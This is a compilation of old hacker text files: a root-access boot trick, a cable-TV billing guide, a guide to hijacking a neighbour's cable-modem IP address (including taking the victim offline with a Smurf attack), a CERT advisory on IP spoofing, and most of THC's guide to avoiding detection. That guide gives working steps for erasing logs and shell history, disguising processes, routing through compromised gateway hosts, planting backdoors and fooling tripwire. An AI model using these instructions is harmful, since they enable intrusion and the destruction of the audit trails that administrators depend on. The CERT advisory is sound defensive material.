      } while (ch);
}
void
sleepexit(eval)
      int eval;
{
      sleep((unsigned int)5);
      exit(eval);
}
```

So if you really wanna have root access and have access to console, reboot it (carefully, do a ctrl-alt-del) and at lilo prompt do a : init=/bin/bash rw (for linux 2.0.0 and above (I think)).

Don't wonder why I was speaking only about rootshell and dhp.com, there are lots of other very good hacking pages, but these ones are updated very quickly and besides, are the best pages I know.

So folks, this was it... First version of my USER's GUIDE 1.0. Maybe I'll do better next time, and if I have more time, I'll add about 50(more) other exploits, remote ones, new stuff, new techniques, etc... See ya, folks ! GOOD NIGHT !!! (it's 6.am now). DAMN !!!

ARGHHH! I forgot... My e-mail adress is <phantom@lhab-gw.soroscj.ro>.
(for now).

The Hacker's guide to cable TV

I. Installation.

Never pay full price. If you ask for a special, the telemarketing representative must honor your request, but many do not because commission is higher on a full price install. If you do not get a break, ask for the supervisor, and inform him/her that you asked for a special and were told there are none available. Also, you might say your friend just recieved cable for free or 1 dollar, and you want the same, if the answer is 'No,' and you are not given at least a better than full price deal, than, again, ask for the Supervisor.

II. Pay channels.

Ask for a special on pays, there may or may not be one . If so, take it, but only take one, then, if you don't like the listings on that pay for the month, call and see if another pay is on special. There is no switch charge when changing pays that are on special. This way, throughout the duration of a special, you can switch back and forth between these two services whenever something on the other channel is on that you want to watch. Thus, enjoying two channels for one low price, neat !

III. The switch charge.

Any time you are about to be charged for a switch; explain you did'nt know about that policy. Do so with a modicum of civility and usually the Rep will waive it.

IV. Telemarketing Reps.

Don't be rushed by the rep. Special note for Asians; one rep named Ken is

particularly intolerant and racist towards Asians and has been known to cheat them, if you ask for a supervisor and complain, you can be assured his attitude will be adjusted and you will get the respect all customers deserve.

V. Stereo Zenith boxes

Nobody knows it, but there are stereo Zenith boxes, however, you have to ask for it, Viacom, keeps a tight lid on this. So, if you have a stereo TV or VCR; get one! They don't cost a penny more!

VI. Backdating the bill.

Always call Repair and have them credit you for any legitimate service interrupts.

Happy cable "hacking!"

Another file downloaded from: NIRVANAnet(tm) & the Temple of the Screaming Electron Jeff Hunter 510-935-5845 The Salted Slug Strange 408-454-9368 Burn This Flag Zardoz 408-363-9766 Poindexter Fortran 510-527-1662 realitycheck Mick Freen 415-583-4102 Lies Unlimited 415-961-9315 Finger\_Man Tomorrow's Order of Magnitude 
 Finger\_man
 Fis-201-2012

 Suzanne D'Fault
 510-658-8078
 My Dog Bit Jesus New Dork Sublime Demented Pimiento 415-566-0126 Specializing in conversations, obscure information, high explosives, arcane knowledge, political extremism, diverse sexuality, insane speculation, and wild rumours. ALL-TEXT BBS SYSTEMS. Full access for first-time callers. We don't want to know who you are, where you live, or what your phone number is. We are not Big Brother. "Raw Data for Raw Nerves"

X-=----X

The purpose of this is to show you how bad cable modems security is and that even with a win box you can take someone else's IP. You can hijack IP's using a cable modem and it's very simple in any operating system. Just follow the steps:

- 1) Choose someone's IP that you wish to have. Make sure the IP is on the same network. Most cable modem providers use DHCP. The fist thing you have to do is find the victims IP. Remember the victims IP has to be in the same network and with the same service provider for this to work.
- 2) Now this is probably the hardest thing in this file (but it's still easy), you have to wait until the victims computer is off or you can Smurf kill his connection. When you think his computer is off-line just try to ping it to see if you get a response. Do this by going to a DOS prompt and typing "ping <victims IP>". If you get a response then you have to try harder.

After you get his PC off-line then you go into your network properties and edit the IP settings, but instead of having yours there you put the victims IP, host, and domain.

3) Restart. If you restart and you get an IP conflict this means that the victims computer is on, if you don't get an IP conflict then try to go to your web browser and see if it works. With some cable modem providers you might have to also add the Gateway, Subnet mask (255.255.55.0), Host, DNS search, and Domain.

Now you can go. Everything will work until the victims PC is back on. Once it is back online it will take the IP away because it will tell you that you have the wrong Mac addresses.

\*Linux\* This is also possible in Linux, but is not the best way. You can change your Mac address to the victims PC and this is more secure and much easier. There are a couple of scripts to change your address, just look around.

Warning: Some cable modem service providers will know when you're using the wrong IP, but hey, it might be useful.

Copyright (c) 1999 Wildman

www.hackcanada.com

| CA-95:01 | CERT Advisory  |
|----------|--|
|          | January 23, 1995                                     |
| I        | P Spoofing Attacks and Hijacked Terminal Connections |
|          |  |

The CERT Coordination Center has received reports of attacks in which intruders create packets with spoofed source IP addresses. These attacks exploit applications that use authentication based on IP addresses. This exploitation leads to user and possibly root access on the targeted system. Note that this attack does not involve source routing. Recommended solutions are described in Section III below.

In the current attack pattern, intruders may dynamically modify the kernel of a Sun 4.1.X system once root access is attained. In this attack, which is separate from the IP spoofing attack, intruders use a tool to take control of any open terminal or login session from users on the system. Note that although the tool is currently being used primarily on SunOS 4.1.x systems, the system features that make this attack possible are not unique to SunOS.

As we receive additional information relating to this advisory, we will place it, along with any clarifications, in a CA-95:01.README file. CERT advisories and their associated README files are available by anonymous FTP from info.cert.org. We encourage you to check the README files regularly for updates on advisories that relate to your site.

\_\_\_\_\_

### I. Description

This description summarizes both the IP spoofing technique that can lead to root access on a system and the tool that intruders are using to take over open terminal and login connections after they get root access. We are currently seeing attacks in which intruders combine IP spoofing with use of the tool. However, these are two separate actions. Intruders can use IP spoofing to gain root access for any purpose; similarly, they can highjack terminal connections regardless of their method of gaining root access.

### IP spoofing

To gain access, intruders create packets with spoofed source IP addresses. This exploits applications that use authentication based on IP addresses and leads to unauthorized user and possibly root access on the targeted system. It is possible to route packets through filtering-router firewalls if they are not configured to filter incoming packets whose source address is in the local domain. It is important to note that the described attack is possible even if no reply packets can reach the attacker.

Examples of configurations that are potentially vulnerable include

- routers to external networks that support multiple internal interfaces
- routers with two interfaces that support subnetting on the internal network
- proxy firewalls where the proxy applications use the source IP address for authentication

The IP spoofing attacks we are currently seeing are similar to those described in two papers: 1) "Security Problems in the TCP/IP Protocol

Suite" by Steve Bellovin, published in \_Computer Communication Review\_
vol. 19, no. 2 (April 1989) pages 32-48; 2) "A Weakness in the 4.2BSD
Unix TCP/IP Software" by Robert T. Morris. Both papers are available
by anonymous FTP from
ftp.research.att.com:/dist/internet\_security
Bellovin paper: ipext.ps.Z
Morris paper: 117.ps.Z
Services that are vulnerable to the IP spoofing attack include
SunRPC & NFS
BSD UNIX "r" commands
anything wrapped by the tcp daemon wrappers - site dependent; check
your configuration
X windows
other applications that use source IP addresses for authentication

Hijacking tool

Once the intruders have root access on a system, they can use a tool to dynamically modify the UNIX kernel. This modification allows them to hijack existing terminal and login connections from any user on the system.

In taking over the existing connections, intruders can bypass one-time passwords and other strong authentication schemes by tapping the connection after the authentication is complete. For example, a legitimate user connects to a remote site through a login or terminal session; the intruder hijacks the connection after the user has completed the authentication to the remote location; the remote site is now compromised. (See Section I for examples of vulnerable configurations.)

Currently, the tool is used primarily on SunOS 4.1.x systems. However, the system features that make this attack possible are not unique to SunOS.

## II. Impact

Current intruder activity in spoofing source IP addresses can lead to unauthorized remote root access to systems behind a filtering-router firewall.

After gaining root access and taking over existing terminal and login connections, intruders can gain access to remote hosts.

# III. Solutions

# A. Detection

## IP spoofing

If you monitor packets using network-monitoring software such as netlog, look for a packet on your external interface that has both its source and destination IP addresses in your local domain. If you find one, you are currently under attack. Netlog is available by anonymous FTP from

net.tamu.edu:/pub/security/TAMU/netlog-1.2.tar.gz
MD5 checksum: 1dd62e7e96192456e8c75047c38e994b

Another way to detect IP spoofing is to compare the process accounting logs between systems on your internal network. If the IP spoofing attack has succeeded on one of your systems, you may get a log entry on the victim machine showing a remote access; on the apparent source machine, there will be no corresponding entry for initiating that remote access.

Hijacking tool

When the intruder attaches to an existing terminal or login connection, users may detect unusual activity, such as commands appearing on their terminal that they did not type or a blank

window

that will no longer respond to their commands. Encourage your users to inform you of any such activity. In addition, pay particular attention to connections that have been idle for a long time.

Once the attack is completed, it is difficult to detect. However, the intruders may leave remnants of their tools. For example, you may find a kernel streams module designed to tap into existing TCP connections.

## B. Prevention

IP spoofing

The best method of preventing the IP spoofing problem is to install a filtering router that restricts the input to your external interface (known as an input filter) by not allowing a packet through if it has a source address from your internal network. In addition, you should filter outgoing packets that have a source address different from your internal network in order to prevent a source IP spoofing attack originating from your site.

The following vendors have reported support for this feature: Bay Networks/Wellfleet routers, version 5 and later Cabletron - LAN Secure Cisco - RIS software all releases of version 9.21 and later Livingston - all versions

If you need more information about your router or about firewalls, please contact your vendor directly.

If your vendor's router does not support filtering on the inbound side of the interface or if there will be a delay in incorporating the feature into your system, you may filter the spoofed IP packets by using a second router between your external interface and your outside connection. Configure this router to block, on the outgoing interface connected to your original router, all packets that have

source address in your internal network. For this purpose, you can use a filtering router or a UNIX system with two interfaces that supports packet filtering.

NOTE: Disabling source routing at the router does not protect you from this attack, but it is still good security practice to do so.

Hijacking tool

There is no specific way to prevent use of the tool other than preventing intruders from gaining root access in the first place.

а

If you have experienced a root compromise, see Section C for general instructions on how to recover.

- C. Recovery from a UNIX root compromise
  - Disconnect from the network or operate the system in single-user mode during the recovery. This will keep users and intruders from accessing the system.
  - 2. Verify system binaries and configuration files against the vendor's media (do not rely on timestamp information to provide an indication of modification). Do not trust any verification tool such as cmp(1) located on the compromised system as it, too, may have been modified by the intruder. In addition, do not trust the results of the standard UNIX sum(1) program as we have seen intruders modify system files in such a way that the checksums remain the same. Replace any modified files from the vendor's media, not from backups.

-- or --

Reload your system from the vendor's media.

3. Search the system for new or modified setuid root files.

find / -user root -perm -4000 -print

If you are using NFS or AFS file systems, use ncheck to search the local file systems.

ncheck -s /dev/sd0a

- 4. Change the password on all accounts.
- 5. Don't trust your backups for reloading any file used by root. You do not want to re-introduce files altered by an intruder.

\_\_\_\_\_

The CERT Coordination Center thanks Eric Allman, Steve Bellovin, Keith Bostic, Bill Cheswick, Mike Karels, and Tsutomu Shimomura for contributing to our understanding of these problems and their solutions.

If you believe that your system has been compromised, contact the CERT Coordination Center or your representative in Forum of Incident Response and Security Teams (FIRST).

If you wish to send sensitive incident or vulnerability information to CERT staff by electronic mail, we strongly advise that the e-mail be encrypted. The CERT Coordination Center can support a shared DES key, PGP (public key available via anonymous FTP on info.cert.org), or PEM (contact CERT staff for details).

CERT Coordination Center Software Engineering Institute Carnegie Mellon University Pittsburgh, PA 15213-3890 USA

Past advisories, CERT bulletins, information about FIRST representatives, and other information related to computer security are available for anonymous FTP from info.cert.org.

CERT is a service mark of Carnegie Mellon University.

Author: van Hauser / THC I.INTRODUCTION II.MENTAL III.BASICS IV.ADVANCED V.UNDER SUSPECT

VI.CAUGHT

VII.PROGRAMS

VIII.LAST WORDS

I. INTRODUCTION

Please excuse my poor english - I'm german so it's not my mother language I'm writing in. Anyway if your english is far better than mine, then don't think this text hasn't got anything to offer you. In contrast. Ignore the spelling errors & syntax - the contents of this document is important ...

NOTE : This text is splitted into TWO parts. The first one, this, teaches about the background and theory. The second just shows the basics by an easy step-by-step procedure what to type and what to avoid. If you are too lazy to read this whole stuff here (sucker!) then read that one. It's main targets are novice unix hackers.

If you think, getting the newest exploits fast is the most important thing you must think about and keep your eyes on - you are wrong. How does the best exploit helps you once the police has seized your computer, all your accounts closed and everything monitored? Not to mention the warrants etc. No, the most important thing is not to get caught. It is the FIRST thing every hacker should learn, because on many occasions, especially if you make your first hacks at a site which is security conscious because of many break-ins, your first hack can be your last one (even if all that lays back a year ago "they" may come up with that!), or you are too lazy to change your habits later in your career. So read through these sections carefully! Even a very skilled hacker can learn a bit or byte here.

So this is what you find here:

Section I - you are reading me, the introduction Section II - the mental things and how to become paranoid

1. Motivation

- 2. Why you must become paranoid
- 3. How to become paranoid
- 4. Stay paranoid

Section III - the basics you should know BEFORE begin hacking

- 1. Preface
- 2. Secure Yourself
- 3. Your own account
- 4. The logs
- 5. Don't leave a trace
- 6. Things you should avoid

Section IV - the advanced techniques you should take a notice of

1. Preface

- 2. Prevent Tracing of any kind
- 3. Find and manipulate any log files
- 4. Check the syslog configuration and logfile
- 5. Check for installed security programs
- 6. Check the admins
- 7. How to "correct" checksum checking software
- 8. User Security Tricks
- 9. Miscellaneous

Section V - what to do once you are under suspect Section VI - the does and dont's when you got caught Section VII - a short listing of the best programs for hiding Section VIII - last words, the common bullshit writers wanna say

Read carefully and enlighten yourself.

II. MENTAL

CONTENTS:

- 1. Motivation
- 2. Why you must become paranoid
- 3. How to become paranoid
- 4. Stay paranoid

### 1. MOTIVATION

The mental aspect is the key to be successful in anything.

It's the power to motivate yourself, fight on if it hurts, being self disciplined, paranoid & realistic, calculate risks correctly and do stuff you don't like but are important even if you'd like to go swimming now.

If you can't motivate yourself to program important tools, wait for the crucial time to hit the target, then you'll never get anywhere with your "hacks"

A successful and good hacker must meet these mental requirements. It's like doing bodybuilding or a diet - you can learn it if you really try.

EVEN THE BEST KNOWLEDGE WON'T HELP YOU UNTIL YOU ARE REALLY CONCERNED TO DO THE PREVENTIONS AND ACTUAL MAKE THEM !

## 2. WHY YOU MUST BECOME PARANOID

It's right that normally being paranoid is not something which makes your life happier. However if you aren't expecting the worst, anything can hit you and throw you off balance. And you are risking very much with your doings. In your normal life you don't need to worry much about cops, thieves and therelike. But if you are on the other side remember that you make other people a hard life and bring them nightmares plus work - and they want to stop you.

Even if you don't feel like committing a crime - you actually do. Hacker-Witchhunting pops up fast and gets everyone who might be involved. It's the sad thing : YOU ARE GUILTY UNTIL PROVEN OTHERWISE ! Once you've got the stigma being a hacker you'll never get it off. Once having an entry in your police record it's very hard to find a job. Especially no software company, even no computer related company will ever hire you, they will be afraid of your skills, and you will see yourself being forced to emmigrate or your life lost. Once you fall down only a few can get up again.

Become paranoid! Protect yourself! Remember you have got everything to loose! Never feel silly doing THAT extraordinary action against tracing! Never bother if someone laughs on your paranoid doing! Never be too lazy or tired to modify the logs! A hacker must do his work 100% !

### 3. HOW TO BECOME PARANOID

If you've read the part above and you think thats true, it's easy - you've got already become paranoid. But it must become a substantial part of your life. If you made it becoming a good hacker always think about whom to tell what, and that you phone calls and emails might be monitored. Always reread the section above.

If the above didn't helped you, then think about what happens if you are caught. Would your girlfriend stay at your side? Even if her father speaks a hard word? Do you want to see your parents cry? Thrown from your school/university/job?

Don't give this a chance to happen!

If even this is not enough to motivate you: KEEP AWAY FROM HACKING! You are a danger to the whole hacking society and your friends !

# 4. STAY PARANOID

I hope you learned now why it is important to become paranoid. So stay paranoid. One mistake or lazy moment could suffice to ruin your life or career.

Always maintain motivation to do it.

III. BASICS

CONTENTS:

- 1. Preface
- 2. Secure Yourself
- 3. Your own account
- 4. The logs
- 5. Don't leave a trace
- 6. Things you should avoid

## 1. PREFACE

You should know this and practice it before you start your first hack. These are the absolute basics, without them you are in trouble soon. Even an experienced hacker can find a new hint/info in here. 2. SECURE YOURSELF

What if a SysAdmin reads your email? What if your phone calls are recorded by the police? What if the police seizes your computer with all your hacking data on it?

If you don't receive suspicious email, don't talk about hacking/phreaking on the phone and haven't got sensitive/private files on your harddisk then you don't need to worry. But then again you aren't a hacker. Every hacker or phreaker must keep in touch with others and have got his data saved somewhere.

Crypt every data which is sensitive! Online-Harddisk-Crypter are very important and useful:

There are good harddisk crypters free available an the internet, which behave fully transparent to your operating systems, i.e. the packages listed below are tested and were found to be a hacker's first-choice:

òlf you use MsDos get SFS v1.17 or SecureDrive 1.4b òlf you use Amiga get Enigmall v1.5 òlf you use Unix get CFS v1.33

File Crypters: You can use any, but it should use one of the well known and secure algorythms. NEVER use a crypting program which can be exported because their effective keylengths are reduced!

òTriple DES òIDEA òBlowfish (32 rounds)

Encrypt your emails!

òPGP v2.6.x is used most so use it too.

Encrypt your phonecalls if you want to discuss important things.

òNautilus v1.5a is so far the best

Encrypt your terminal sessions when connected to a unix system. Someone might be sniffing, or monitoring your phone line.

òSSH is the so far most secure òDES-Login is fine too

Use strong passwords, non-guessable passwords which are not mentioned in any dictionary. They should seem random but good to remember for yourself. If the keylength is allowed to be longer than 10 chars, use that, and choose a sentence from a book, slightly modified. Please crypt phonenumbers of hacker friends twice. And call them from payphones/officephones/etc. only, if you don't encrypt the conversation.

The beginner only needs PGP, a filecrypter and an online-hardisk-crypter. If you are really deep into hacking remember to encrypt everything.

Make a backup of your data (Zip-Drive, other harddisk, CD, Tape), crypted of course, and store it somewhere which doesn't belong to any computer related guy or family member and doesn't belong to your house. So if a defect, fire or fed raid occures you got a backup of your data.

Keep written notices only as long as you really need them. Not longer. Keeping them in an encrypted file or on an encrypted partition is much more secure. Burn the papers once you don't need them anymore. You can also write them down with a crypt algorythm which only you know of, but don't tell others and don't use it too often or it can be easily analyzed and broken.

Really hardcore or ultra paranoid hackers should consider too the TEMPEST Project. Cops, spies and hackers could monitor all your doings. A well equipted man could have anything he wants : Electronic pulse emanation can be catched from more than 100 meters away and show your monitor screen to somebody else, a laserpoint to your window to hear private conversations, or identifying hifrequency signals of keyboard clicks ... so possiblities are endless Lowcost prevention can be done by electronic pulse jammers and therelike which become available on the public market, but I don't think this is secure enough to keep anyone dedicated away.

### 3. YOUR OWN ACCOUNT

So let's talk about your own account. This is your real account you got at your school/university/job/provider and is associated with your name. Never forget to fail these rules:

Never do any illegal or suspicious things with your real accounts! Never even try to telnet to a hacked host! Security mailing lists are okay to read with this account. But everything which seems to have to do with hacking must be either encrypted or be deleted as once. Never leave/save hacking/security tools on your account's harddisk. If you can, use POP3 to connect to the mailserver and get+delete your email (or do it in an other way if you are experienced enough using unix) Never give out your real email if your realname is in your .plan file and/or geco field (remember the EXPN command from sendmail ...) Give it only to guys who you can trust and are also security conscious, because if they are caught you may follow (or if it's a fed, not a hacker) Exchange emails with other hackers only if they are encrypted (PGP) SysAdmins OFTEN snoop user directories and read other's email! Or another hacker might hack your site and try to get your stuff!

Never use your account in a way which shows interest in hacking. Interest in security is okay but nothing more.

4. THE LOGS

There are 3 important log files:

WTMP - every log on/off, with login/logout time plus tty and host UTMP - who is online at the moment LASTLOG - where did the logins come from

There exist others, but those will be discussed in the advanced section. Every login via telnet, ftp, rlogin and on some systems rsh are written to these logs. It is VERY important that you delete yourself from those logfiles if you are hacking because otherwise they

a) can see when did you do the hacking exactlyb) from which site you camec) how long you were online and can calculate the impact

NEVER DELETE THE LOGS! It's the easiest way to show the admin that a hacker was on the machine. Get a good program to modify the logs. ZAP (or ZAP2) is often mentioned as the best - but in fact it isn't. All it does is

overwriting the last login-data of the user with zeros. CERT already released simple programs which check for those zero'ed entries. So thats an easy way to reveil the hacker to the admin too. He'll know someone hacked root access and then all you work was worthless. Another important thing about zap is that it don't report if it can't find the log files - so check the paths first before compiling! Get either a program which CHANGES the data (like CLOAK2) or a really good one which DELETES the entries (like CLEAR).

Normally you must be root to modify the logs (except for old distributions which have got utmp and wtmp world-writable). But what if you didn't made it hacking root - what can you do? Not very much : Do a rlogin to the computer you are on, to add a new unsuspicous LASTLOG data which will be displayed to the owner when he logs on next time. So he won't get suspicious if he sees "localhost". Many unix distributions got a bug with the login command. When you execute it again after you logged already on, it overwrites the login-from field in the UTMP (which shows the host you are coming from!) with your current tty.

Where are these log files by default located? That depends on the unix distribution.

UTMP : /etc or /var/adm or /usr/adm or /usr/var/adm or /var/log WTMP : /etc or /var/adm or /usr/adm or /usr/var/adm or /var/log LASTLOG : /usr/var/adm or /usr/adm or /var/log

on some old unix dists the lastlog data is written into \$HOME/.lastlog

5. DON'T LEAVE A TRACE

I encountered many hackers who deleted themselves from the logs. But they forgot to erase other things they left on the machines : Files in /tmp and  $\pm 1000$ 

Shell History It should be another as you current login account uses. Some shells leave a history file (depends on environment configuration) with all the commands typed. Thats very bad for a hacker. The best choice is to start a new shell as your first command after logging in, and checking every time for a history file in you \$HOME. History files :

sh:.sh\_historycsh:.historyksh:.sh\_historybash:.bash\_historyzsh:.history

Backup Files :

dead.letter, \*.bak, \*~

In other words: do an "ls -altr" before you leave!

Here're 4 csh commands which will delete the .history when you log out, without any trace.

mv .logout save.1
echo rm .history>.logout
echo rm .logout>>.logout
echo mv save.1 .logout>>.logout

6. THINGS YOU SHOULD AVOID

Don't crack passwords on an other machine than your own, and then only on a crypted partition. If you crack them on a e.g. university and the root sees your process and examines it not only your hacking account is history but also the site from which the password file is and the university will keep all eyes open to watch out for you. Download/grab the passwd data and crack them on a second computer or in a background process. You don't need many cracked accounts, only a few.

If you run important programs like ypx, iss, satan or exploiting programs then rename them before executing or use the small common source to exchange the executed filename in the process list ... ever security conscious user (and of course admin) knows what's going on if he sees 5 ypx programs running in the background ... And of course if possible don't enter parameters on the command line if the program supports an interactive mode, like telnet. Type "telnet" and then "open target.host.com" ... which won't show the target host in the process list as parameter.

If you hacked a system - don't put a suid shell somewhere! Better try to install some backdoors like ping, quota or login and use fix to correct the atime and mtime of the file if you don't have got another possiblity.

#### IV. ADVANCED

#### CONTENTS:

- 1. Preface
- 2. Prevent Tracing of any kind
- 3. Find and manipulate any log files
- 4. Check the syslog configuration and logfile
- 5. Check for installed security programs
- 6. Check the admins
- 7. How to "correct" checksum checking software
- 8. User Security Tricks
- 9. Miscellaneous

#### 1. PREFACE

Once you installed your first sniffer and begin to hack worldwide then you should know and use these checks & techniques! Use the tips presented here - otherwise your activity will be over soon.

## 2. PREVENT TRACING OF ANY KIND

Sometimes your hacking will be noticed. Thats not a real problem - some of your sites will be down but who cares, there are enough out there to overtake. The very dangerous thing is when they try to trace you back to your origin - to deal with you - bust you!

This short chapter will tell you every possiblity THEY have to trace you and what possibilities YOU have to prevent that.

1. Normally it should be no problem for the Admin to identify the system the hacker is coming from by either:

òchecking the log entries; if the hacker was really lame, òtaking a look at the sniffer output the hacker installed and he's in too, òany other audit

software like loginlog, òor even show all estrablished connections with "netstat" if the hacker is currently online

- expect that they'll find out! Thats why you need a gateway server.

2. A gateway server in between - what is it? Thats one of many many servers you have accounts on, which are absolutely boring systems and you have got root access on. You need the root access to alter the wtmp and lastlog files plus maybe some audit logs do nothing else on these machines! You should change the gateway servers on a regular basis, say every 1-2 weeks, and don't use them again for at least a month. With this behaviour it's unlikely that they will trace you back to your next point of origin : the hacking server.

3. Your Hacking Server - basis of all activity From these server you do begin hacking. Telnet (or better : remsh/rsh) to a gateway machine and then to the target. You need again root access to change the logs. You should change your hacking server every 2-4 weeks.

4. Your Bastian/Dialup server. This is the critical point. Once they can trace you back to your dialup machine you are already fried. A call to the police, a line trace and your computer hacking activity is history - and maybe the rest of your future too. You \*don't\* need root access on a bastion host. Since you only connect to it via modem there are no logs which must be changed. You should use a different account to log on the system every day, and try to use those which are seldom used. Don't modify the system in any way! You should've got at least 2 bastion host systems you can dialup to and switch between them every 1-2 month.

Note: If you have got the possiblity to dialup different systems every day (f.e. due blueboxing) then do so. you don't need a hacking server then.


5. Do bluebox/card your call or use an outdial or any other way. So even when they capture back your bastion host, they can't trace you (easily) ... For blueboxing you must be cautious, because germany and the phone companies in the USA do have surveillance systems to detect blueboxers ... At&t traces fake cred card users etc. Using a system in between to transfer your call does on the one side make tracine more difficult - but also exposes you to the rish being caught for using a pbx etc. It's up to you. Note too that in f.e. Denmark all - ALL - calling data is saved! Even 10 years after your call they can prove that \*you\* logged on the dialup system which was used by a hacker ...

## 6.Miscellaneous

If you want to run satan, iss, ypx, nfs filehandle guessing etc. then use a special server for this. don't use it to actually telnet/rlogin etc. to a target system, only use it for scanning. Connect to it as if it were a gateway server.

Tools are out there which binds to a specific port, and when a connection is established to this port, it's automatically opening a connection to another server some other just act like a shell on the system, so you do a "telnet" from this socket daemon too. With such a program running you won't be written in any log except firewall logs. There are numerous programs out there which do that stuff for you. If possible, the hacking server and/or the gateway machine should be located in a foreign country! Because if your breakin (attempt) was detected and your origin host identified then most admins will tend to give up to hunt after you. Even if the feds try to trace you through different countries it will delay them by at least 2-10 weeks ...

CONCLUSION: If you hack other stuff than universities then do it this way! Here is a small picture to help you ;-)



## 3. FIND AND MANIPULATE ANY LOG FILES

It's important that you find all logfiles - even the hidden ones. To find any kind of logfiles there are two easy possibilities:

òFind all open files. Since all logfiles must write somewhere, get the cute program LSOF - LiSt Open Files - to see them ... check them ... and if necessary correct them.

òSearch for all files changed after your login. After your login do a "touch /tmp/check" then work on. Later just do a "find / -newer /tmp/check -print" and check them if any of those are audit files. see>check>correct. Note that not all versions of find support the -newer option You can also do a "find / -ctime 0 -print" or "find / -cmin 0 -print" to find them.

Check all logfiles you find. Normally they are in /usr/adm, /var/adm or /var/log. If things are logged to @loghost then you are in trouble. You need to hack the loghost machine to modify the logs there too ...

To manipulate the logs you can either do things like "grep -v", or do a linecount with wc, and then cut off the last 10 lines with "head -LineNumbersMinus10", or use an editor etc. If the log/audit files are not textfiles but datarecords ... identify the software which writes the logfiles. Then get the sourcecode. Then find the matching header file which defines the structure of the file. Get zap, clear, cloak etc. and rewrite it with the header file to use with this special kind of logfile (and it would be kind to publish your new program to the hacker society to safe others much work)

If accouting is installed then you can use the acct-cleaner from zhart, also in this release - it works and is great!

A small gimmick if you must modify wtmp but can't compile a source and no perl etc. is installed (worked on SCO but not on linux) : Do a uuencode of

wtmp. Run vi, scroll down to the end of the file, and and delete the last 4 (!) lines beginning with "M" ... then save+exit, uudecode. Then the last 5 wtmp entries are deleted i-)

If the system uses wtmpx and utmpx as well you are in trouble ... I don't know any cleaner so far who can handle them. Program one and make it available for the scene.

## 4. CHECK THE SYSLOG CONFIGURATION AND LOG

Most programs use the syslog function to log anything they want. It's important to check the configuration where syslog does print special types. The config file is /etc/syslog.conf - and I won't tell you here what the format is and what each entry means. Read the manpages about it. Important for you are kern.\*, auth.\* and authpriv.\* types. Look where they are written too: files can be modified. If forwarded to other hosts you must hack those too. If messages are sent to a user, tty and/or console you can do a small trick and generate false log messages like "echo 17:04 12-05-85 kernel sendmail[243]: can't resolve bla.bla.com > /dev/console"

or whichever device you want to flood so that the message you want to hide simply scrolls over the screen. These log files are very important! Check them.

## 5. CHECK FOR INSTALLED SECURITY PROGRAMS

On most security conscious sites, there are security checkers run by cron. The normal directory for the crontabs are /var/spool/cron/crontabs. Check out all entries, especially the "root" file and examine the files they run. For just a fast investigation of the crontabs of root type "crontab -l root".

Some of those security tools are most time also installed on the admins' accounts. Some of them (small utils to check wtmp, and if a sniffer is installed) are in their ~/bin. Read below to identify those admins and check their directories.

Internal checking software can be tiger, cops, spi, tripwire, 15, binaudit, hobgoblin, s3 etc.

You must examine them what they report and if they would report something that would be a sign of your breakin. If yes you can

oupdate the data files of the checker (learn mode) so that it won't report that type anymore oreprogram/modify the software so that they don't report it anymore. (I love fake cpm programs ;-) oif possible remove the e.g. backdoor you installed and try to do it in another way.

## 6. CHECK THE ADMINS

It is important for you to check the sysops for the security counter-measures they do - so first you need to know which normal accounts are they use. You can check the .forward file of root and the alias entry of root. Take a look into the sulog and note those people who did a successful su to root. Grab the group file and examine the wheel and admin group (and whatever other group are in this file which are related to administration). Also grep'ing the passwd file for "admin" will reveile the administrators. Now you should know who the 1-6 administrators on the machines are. Change into their directories (use chid.c, changeid.c or similar to become the user if root is not allowed to read every file) and check their .history/.sh\_history/.bash\_history to see what commands they type usually. Check their .profile/.login/.bash\_profile files to see what aliases are set and if auto-security checks or logging are done. Examine their ~/bin directory! Most times compiled security checking programs are put there! And of course take a look into each directory they've got beside that (ls -alR ~/). If you find any security related stuff, read 5.) for possibilities to bypass those protections.

### 7. HOW TO "CORRECT" CHECKSUM CHECKING SOFTWARE

Some admins really fear hacker and install software to detect changes of their valuable binaries. If one binary is tampered with, next time the admin does a binary check, it's detected. So how can you

a.find out if such binary checkers are installed and b.how to modify them so you can plant in your trojan horse?

Note that there are many binary checker out there and it's really easy to write one - takes only 15 minutes - and can be done with a small script. So it's hard to find such software if it's installed. Note that internal security checking software sometimes also support such checking. Here are some widely used ones :

## SOFTWARE STANDARD PATHBINARY FILENAMES:

tripwire/usr/adm/tcheck
/usr/local/adm/tcheckdatabases
/usr/local/adm/audit

But as you can see there are too much possibilities! The software or database could even be on an normally unmounted disk or NFS exported partition of another host. Or the checksum database is on a write protected medium. There are too much possibilities. But normally you can just do the fast check if the above packages are installed and if not go on exchanging binaries. If you don't find them but it actually is a very well secured site then you should NOT tamper with the binaries! They sure have got them hidden very well.

But what do you do when you find that software installed and you can modify them (e.g. not a write protected medium, or something that can be bypasswd - for example unmounting the disk and remounting writable)? You've got 2 possibilities :

òFirst you can just check the parameters of the software and run an "update" on the modified binary. For example for tripwire that's "tripwire -update /bin/target".

òSeconds you can modify the filelist of the binaries being checked removing the entry of the replaced one. Note that you should also check if the database file itself is checked too for changes! If yes update/delete the entry as well. This is a rare thing and is only for sake of completeness. Some users, named admins and hackers, usually don't want their own accounts to be used by someone else. That's why they sometimes put some security features into their startup files.

So check all dotfiles (.profile, .cshrc, .login, .logout etc.) what commands they execute, what history logging and which searchpath they set. If f.e. \$HOME/bin comes before /bin in the search path you should check the contents of this directory ... maybe there's a program called "ls" or "w" installed which logs the execution time and after that executing the real program.

Other check automatically the wtmp and lastlog files for zap usage, manipulation of .rhosts, .Xauthority files, active sniffers etc. Never mess with an account a unix wizard is using!

### 9. MISCELLANEOUS

Finally, before some last words about being under suspect or caught, here are some miscellaneous things which a worth to take a notice off.

Old telnet clients do export the USER variable. An administrator who knows that and modified the telnetd can get all user names with that and so identify the account you are hacking from, once he notices you. The new clients have been fixed - but a clever admin has got other possiblities to identify the user : the UID, MAIL and HOME variables are still exported and makes identifying of the account used by the hacker easy. Before you do a telnet, change the USER, UID, MAIL and HOME variable, maybe even the PWD variable if you are in the home directory.

